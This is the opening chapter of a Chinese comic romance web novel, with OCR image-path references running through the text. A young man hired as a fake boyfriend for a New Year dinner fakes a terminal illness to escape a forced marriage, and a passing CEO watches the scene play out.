《假Daddy》 1. 第一章 文/温泉笨蛋 2026/3/12 晋江独家发表 --- “快讯!商氏集团与中阮日化刚刚宣布达成战略合作,董事长兼总裁商美伦女士亲自出席发布会,有业内人士分析,此次合作或为两家联姻铺路。” 除夕前夜,玻璃窗上贴着大红福字,推杯换盏声不绝于耳,酒楼大厅一派熙攘,墙上挂着的电视里正在播财经新闻,音量调得不高。 “商美伦独子、商氏现任副总裁商牧钧,与中阮千金阮静自幼相识。阮静日前在某慈善晚宴上亮相,据悉,阮静当晚心情颇佳,被问及婚讯时笑而不答……” 乔玉刚好坐在电视机斜前方那桌,一抬头就能看到屏幕上嘴皮子动得飞快的主持人。 一低头就能看到对面正在高谈阔论的中年人:“——我早说了我有内部消息,你们还当我在开玩笑!” “我在商氏那边有人,几个月前就跟我说了集团内部在准备太子爷的婚礼,跟中阮结亲绝对是板上钉钉的事!”中年人盯着电视屏幕直拍大腿,唾沫横飞,“那时候中阮的股票才几块?哎!” 他低头闷了口酒,杯子咕咚咚见了底:“小玉啊,你说说,这一大家子居然都拿我的话当屁放,真是没话讲!” 乔玉被忽然点了名,圆润杏眼里立马漾开一抹笑。 “孟叔叔,那……”他连忙起身,给对方倒酒,“现在还能买中阮吗?” “怎么?”孟叔叔眼睛一眯,“你年纪轻轻的,也玩股票啊?” “之前没买过。”乔玉摇摇头坐下,有些不好意思地抿了抿唇,低头夹了只虾,“但现在想学学看。” 孟叔叔:“为什么啊?” “因为想多挣点钱。”乔玉慢慢说,“以前是一个人过日子,挣了钱也不会花,幸好现在不一样了。” 一桌人齐刷刷看向他。 乔玉没看他们,只顾着低头剥虾。 剥完了,把白净鲜香的虾肉放进身边人的餐盘里,他低垂着眼,睫羽轻晃:“现在有了琪琪,就觉得挣多少都不够花,想把最好的都给她。” 特别深情。 说完了,才转头看对面的琪琪爸爸,动人的眸光里又激起浓浓崇拜:“而且今天又认识了孟叔叔这么厉害的长辈,说句不好意思的,今晚我真的学到了很多……” 特别真挚。 话音落地,安静了几秒。 哐当一声! “这有什么不好意思的!”中年男人拍桌而起,眼睛都亮了,“小玉啊,我跟你讲,中阮是买不得了,这个大利好一出,散户们一呼啦的冲进来,庄家肯定要开始杀猪了,这样,你听我的,马上买青梅酒业!” “青梅酒业?”乔玉继续演绎求知若渴,“孟叔叔是又有什么内部消息吗?” “不不不,这回用不着内部消息。”孟叔叔连连摇头,表情里憋着一股子得意,拉长语调,“还是因为商阮联姻这档子事嘛!” 乔玉作恍然大悟状:“难道青梅酒业是中阮旗下的公司?” “不是!” “那就是商氏的?” “哎呀!都不是,青梅酒业跟这两家都没关系!”孟叔叔舒坦了,哈哈一笑,“小玉你连这点门道都看不出来,还有得学啊,这个利好明明全在刚才的新闻里了!” “我是要多跟孟叔叔学习。”乔玉适时递话,“所以,是因为……” “因为这商家少东和阮家千金的关系啊!”孟叔叔眉飞色舞道,“新闻里说的自幼相识你没听见吗?这是什么意思?” “是他俩青梅竹马啊!再加上主要利好的是青梅这家!” “你别不信啊,我话就放在这儿了,等年后一开盘,青梅酒业至少能连吃三个涨停板!” …… 我靠啊。 乔玉瞪大眼睛:“孟叔叔,你、你……” 再捂住嘴巴:“你简直是股神!” 不行了他嘴角快绷不住了。 真是好有年味的年,和好有爹味的爹。 乔玉忍不住瞄了眼坐在旁边的雇主。 雇主孟琪直接没忍住,嘴角抽了抽:“爸,小玉第一次来跟我们家一块吃饭,你老说这些干什么!” “我说这些怎么了?小玉爱听嘛!”孟叔叔兴致正浓,“催了你这么多年,总算带回来个男朋友,还不许我们聊聊天了?” 哪里是聊天,明明就是你一个人在演讲。 孟琪腹诽着,没再开口拌嘴,心里多少松了口气。 之前她还很担心这么做会露馅,只是年年回家都要被催,为这事不知道吵了多少回,过年都过不安生,实在没办法才出此下策。 没想到雇来的男朋友演得这么好,一点都没被怀疑,还特别讨长辈们喜欢。 ……可能,有点太讨人喜欢了。 酒过三巡,孟叔叔红光满面地开口:“好了,是该说点正事了,小玉啊,你婚房买了吗?打算什么时候跟我们琪琪求婚啊?” 正在喝饮料的孟琪差点喷出来,手忙脚乱地拦:“爸!我跟小玉才认识多久啊,我们俩自己都没谈过这些,而且你们明明跟我保证过不提结婚,我才答应把人带回来的——” “你给我少插嘴!”中年男人不耐烦地打断她,“我跟小玉说话呢!” 他朝乔玉笑笑,语气重了点:“我们琪琪都快三十岁了,本来听她说找了个小自己好几岁的男朋友,我们都不太满意,男人还是要年纪大点才扛得住事嘛。但今天见了你,还是合眼缘的,而且看得出来,你很喜欢我们琪琪,既然这样,你肯定也不舍得让她再白白耗下去……” 这是直接逼婚了。 孟琪听得又急又气,好几次想开口都被一旁的妈妈摁下了,只能眼睁睁看她爸盯着雇来的演员说个没完。 她跟乔玉事先都没商量过这种情况该怎么办! 还能怎么办? 演男朋友还可以随时分手,但结婚是绝对不可能的啊! “爸!其实我们……”孟琪慌了神,差点想不管不顾坦白的当口,桌下的鞋子忽然被什么碰了碰。 她猛地扭头望过去。 乔玉悄悄朝她眨了眨眼。 长而浓的睫毛轻轻一晃,透出底下的一汪清泉,有种令人安心的剔透明亮。 紧接着,他转头看向对面嘴皮子翻飞的中年人,认认真真地说:“孟叔叔,您能这么说真是太好了,我本来还怕你们不肯接受我……您不知道,我简直做梦都想跟琪琪结婚!” 孟琪愣住了。 一刻钟不到的功夫,她茫然地听着乔玉跟自家父母聊婚事,从生辰八字聊到良辰吉日,连小孩的名字都快定下来了。 一桌人全都被她的年轻小男友哄得笑逐颜开,喧闹声中,喝大了的孟叔叔要去上厕所,站起来一阵摇晃。 乔玉动作麻利地脱了厚厚的外套,起身搀他:“孟叔叔,我陪您一块儿去。” “好好好,好小子!”孟叔叔笑得愈发红光满面,十足满意地揽他的肩,“走!” 离开觥筹交错的大厅,走廊清净许多,窗口里透出飘着雪花的冬夜。 中年人放完了水,眯着眼给自己点上烟,又敲出一根分过去。 乔玉摆摆手,语气很乖:“孟叔叔,琪琪不让我抽烟。” “这有什么不让的?”孟叔叔朝餐桌的方向望了眼,嘴里吞云吐雾,“这会儿就我们爷俩,不让她知道就成,接着!” 寒冷的空气里渐渐飘开灰白呛鼻的烟气,缭绕不散。 乔玉抓住机会,深吸一口气,胸口憋着劲,眼眶很快被刺激得泛上一片红:“琪琪也是关心我,是我身体原因,不能抽烟。” “……啊?”孟叔叔动作一顿,面露狐疑,“身体原因?” 乔玉闷闷地咳了两声,却满眼欢欣:“大过年的,不说那些晦气的了,孟叔叔,我们还是继续说结婚的事,我打算年后挑个周末就跟琪琪求婚——” “哎哎,你先等等!”孟叔叔越听越懵,“什么叫晦气?你身体怎么了?是有什么毛病?” “没什么大毛病。”乔玉的声音渐渐小下去。 “吓我一跳!”孟叔叔长出一口气,“你这孩子,怎么还乱说话呢。” 乔玉:“……就是医生说我剩下时间不多了而已。” 孟叔叔:“!!” 乔玉掰着手指算了算:“大概还有两三个月吧,但那是没有遇到琪琪之前的我。” “现在有了琪琪照顾我,我一定能坚持得更久的!”他眸光闪动,满目雀跃,“我是真的没骗您,我做梦都想跟琪琪结婚!” 对面的孟叔叔瞪大眼睛,猛地后退一步。 酒楼里仍旧一片欢腾,觥筹交错,大厅电视机早已播完财经新闻,放起了其他节目。 不太惹眼的角落里,侧门开了又关,一行人进来,脚步声由远及近。 为首的男人一身剪裁考究的黑色羊绒大衣,衣摆沾着一层薄薄的雪花,与内里扣得规规矩矩的衬衣同色,白得很冷淡,鼻梁上架了一副银边眼镜,衬得五官线条愈发凌厉深刻。 他一边走一边听旁边的人说话,偶尔点一下头,唇角带着礼貌性的弧度。 “商总,我们往这边上二楼,包间已经提前留好了,这家是本地最具特色的酒楼,生意非常旺,几道招牌菜都是拿过金奖的……” 本地企业的老总语气殷勤地引路,商牧钧漫不经心地听着,正要走进拐角处的楼梯,耳畔传来一阵嘈杂动静。 他停下脚步,一行人立马跟着站定。 “……孟叔叔,您不要赶我走好不好?我这次明明是特地来见你们的啊。” 嗓音很年轻,听来字字泣血。 商牧钧挑了挑眉,循声望去。 走廊尽头,男孩穿得单薄,松垮的深蓝针织衫勾勒出清俊身形,落进窗口的轻软月色照得他面孔洁白,长得挺帅。 不过他眼眶通红,苍白唇瓣打着哆嗦,话里夹着咳嗽声,看上去病恹恹的:“其实我本来就没有奢望过能跟琪琪结婚的,我只是希望生命的最后两个月,能和深爱的人一起度过……” 商牧钧神情一怔,眉目间的戏谑骤然淡去。 “可是你们明明已经接受了我,给了我希望,为什么又要这么残忍地推开我呢?咳咳……”他步步走近,神情凄惶,“不结婚也没关系,孟叔叔,求求你不要拆散我们。” “不不不……”他对面的中年人听得面色发白,连连后退,后背快要抵到墙角,“不行!我绝对不会让琪琪去照顾你的!” 男孩满脸不舍:“那我照顾她。” “胡说八道!”孟叔叔脱口而出,“你都快死了还怎么照顾她!!” 男孩闻言一愣,吸了吸鼻子,泪眼汪汪道:“对不起,我知道我的病晦气,我就不应该来的,只是我父母去世得很早,我都不记得和家人一起过年是什么滋味了,所以才……真的对不起……” “……”孟叔叔听得僵住,张口结舌,“我我我、我不是那个意思。” 寒凉月光下,男孩扬起唇角,露出一个浅浅的笑,苍白又柔软。 一切尽在不言中。 他含泪笑了,商牧钧看得微微晃神,心情有些沉重。 身后围观的人们也小声议论起来。 “这老丈人也太凶了,人家都没多少日子了,何必这么咄咄逼人呢。” “就是啊,又不结婚,就当积德了,让这个小伙子安心地去嘛。” “说到结婚,对了商总,听说您跟中阮的千金——” ……商牧钧的心情更沉重了。 “李总。”他面无表情地打断,转身上楼,“我半小时后还有其他事,这顿饭恐怕要吃得快一些了。” 身后立刻一片兵荒马乱:“什么?等等,商总您前面才说今晚没有别的安排了——” 半小时后。 酒席陆续散场,外面寒风凛冽。 “如果接下来孟叔叔非要让你跟我分手,往后他们再催你找对象结婚,你就可以利用这一点埋怨他们以前棒打鸳鸯。” 避开人群的角落处,乔玉对雇主轻声交代着:“如果孟叔叔没有逼你分手,而是等我去世,那就更好了,你可以说男朋友生病死了很伤心,一时间走不出阴影。” “总之,无论如何,有这桩绝症摆在这儿,老板你接下来应该可以清净一点,能过几个好年了。” 这次扮演委托称得上是超额完成,乔玉说完后,自己都得意地扬了扬眉。 “真的吗?”孟琪听得一愣一愣的,“万一他们还是不停催我……” “根据我对孟叔叔的了解,应该不会。”乔玉说,“而且,要是他们实在不讲理,你还可以再推到我头上,增加一点玄学色彩,中老年人一般都比较信这个,比如我死前说过做鬼也要缠着你——” 孟琪扑哧笑了:“嗯,没想到大过年的还要让你演这种角色,真是不太吉利,抱歉啊。” “没关系,都是为客户服务。”乔玉毫不在意地摇摇头,“要是后续需要我帮忙圆谎,随时联系我,无论是打电话配合,还是葬礼照片之类的都可以提供——当然,照片都是P的。” 孟琪听得好感动:“幸亏这次找到了你,我都不知道该怎么谢你才好……” “不用谢,明码标价嘛。”乔玉朝她露出一个格外灿烂的笑,“视频通话两百一次,语音电话一百一次,葬礼照片五十一张,都是满五赠一,套餐价很划算哦。” 他笑得露出小虎牙,只有左边有,尖尖的。 在清凌凌的月光下透着皎洁的莹白。 很可爱。 孟琪看得恍了恍神。 反应过来后,脸颊一热,忙不迭从口袋里摸出手机:“差、差点忘了,之前只付了你两千定金吧?我马上把剩下的钱转给你。” 叮咚一声响,手机里到账八千块。 比事先商量好的酬劳翻了一倍。 乔玉没有推辞,笑得愈发灿烂,大大方方地道了谢。 雇主本来只想应付今年的催婚,结果他帮她把后面几年的麻烦也一并解决了。 这完全是他应得的! 道完谢,乔玉接着道别:“我今晚还要赶回云京,差不多该去车站了,孟小姐,提前跟你说声新春快乐!” 孟琪连忙回了祝福,语气很抱歉:“刚才光顾着应付我爸了,小年夜你都没能好好吃顿饭。” “没关系,我是在工作嘛。”乔玉又笑起来,真心实意地说,“孟小姐,新的一年祝你心想事成,无论是想升职加薪,还是想早日遇见心上人。” 月光下的小虎牙莹莹如玉。 他已经转身往外走,孟琪看着那道背影,不知哪来的冲动,忽然出声喊他。 “等等!”她嗓音有些发颤,心扑通扑通跳得很快,“……年后回了云京,我能不能请你吃顿饭?” 被喊住的那一瞬,乔玉脚步一顿,同时出声反问:“啊,对了!孟小姐,我想问问,这边有哪些本地特产?” 两道话音几乎重叠在一起。 “……特产?”孟琪愣了愣。 “我想买点礼物带回家。”乔玉边说边从口袋里掏手机,“等我一下,我先问问她想要什么。” 电话一接通,年轻男孩的目光霎时变得好亮,嗓音都像浸了蜂蜜:“宝宝!你怎么半天才接电话?” 听筒那头猝不及防的另一个年轻男孩:“……呕。” “宝宝你孕吐怎么又严重了?!”乔玉张口就来,“是不是很难受?别怕啊,我马上就回来了!” 听筒那头沉默两秒:“……你再喊下去我真的要吐了。” 这个小年夜一直飘着雪。 漫天风雪又落满了黑色大衣扬起的边角。 酒楼外的小路旁,助理撑起的伞下,商牧钧上车离开前,最后看见的就是这样一幕。 女生久久地站在原地,目送那个得了绝症的男孩孤零零离开,渐行渐远。 光看背影都很怅然。 商牧钧的心情又沉重了起来。 旁边簇拥着送他的人们,顺着他的目光齐齐望去。 “哎,老丈人果然还是棒打鸳鸯了。” “造孽啊,好端端一个小年夜,至少让人团团圆圆过完这两天嘛。” “说到小年夜,商总这会儿是急着回云京吧?嘿嘿,毕竟好事将近,又恰逢过年,肯定得赶回去见阮——” 商牧钧:“…………” 沉重啊。 他面无表情地俯身坐进车里,摘下眼镜,揉了揉砰砰直跳的眉心,淡声道:“李总,留步吧。” 李总扒着车窗挥手作别:“商总慢走,新春大吉啊!年后等您有了空,我立刻去云京拜访您!” 商牧钧温和一笑:“恐怕短期内没有时间,我很快就要启程去非洲跟进集团项目,至少半年内不会回国。” 身后又一片兵荒马乱:“非非……非洲?半半半……半年?!” “等等,商总!我们的项目还没谈完呢——” 豪车已然扬长而去。 雪夜很冷,车子驶过刮起了一阵风,卷着冰凉雪粒,倏地从脖颈里钻进去。 乔玉被冻得打了个哆嗦,连忙从包里翻出围巾裹紧。 他歪着脑袋,手机夹在耳朵和肩膀之间,指尖灵巧地梳过围巾,打了个结,茸茸的毛线绕过下巴,过了好久才把早先被冻白了的面色捂成温热的粉。 一路上他都在打电话,从公交车站讲到土特产商店。 “我还以为今天不用接你的恶心电话。”听筒那头的宋见恩问,“又被谁看上了?” “还能是谁,老板呗。”乔玉忧郁地叹了口气,“没办法,我就是很有魅力嘛,所以我是真的不喜欢接演男朋友的单子,太容易出事。” 宋见恩受不了了:“要点脸吧你,真该让这些老板看看你的真面目。” 乔玉嘿嘿一笑:“不过这个老板特别大方,人美心善,定金加尾款,足足给了一万!” “不到一天,就挣了一万块哎!我甚至还来得及赶回去跟你过年!” 他脚步轻盈,雀跃地在雪地里转了个圈,月光盛满浅浅的脚印。 “按照这个速度,用不了半年……”乔玉哇了一声,声音像云一样轻飘飘的,“我岂不是就变成百万富翁了!” “醒醒。”宋见恩嗤笑,“哪有那么多天上掉馅饼的好事。” 乔玉:“万一呢?万一真掉了呢?一天掉一个,掉下来我就立马吃掉,一百天掉一百个,然后我就……” 宋见恩:“然后你就消化不良了。” 乔玉:“……宋见恩!明天你别想吃到我做的年夜饭!” 宋见恩:“我错了宝宝。” 乔玉:“呕!呸!” 笑声在雪地里飘出好远。 年轻男孩攥着手机仰起脸,星光浸润杏核似的眼,熠熠发亮。 “你别不信啊,我跟你说,我有预感,半年后我肯定已经发达了,发达到天天穿西装打领带的那种,绝对超帅的,到时候如果你好好求我,我就勉为其难地给你也买一身……” 半年后。 更衣镜映出一道俊秀身影,乌黑碎发,白衬衫的袖口扣得整齐严实,黑色马甲勾勒出劲瘦腰线,修长指尖握着领带停在颈间,打了个漂亮的温莎结。 一个字,帅! 他果然很适合穿成这样嘛。 不枉他对着视频教程学了半天怎么打温莎结。 乔玉对着镜子照了又照,正面,侧面,左脸,右脸…… 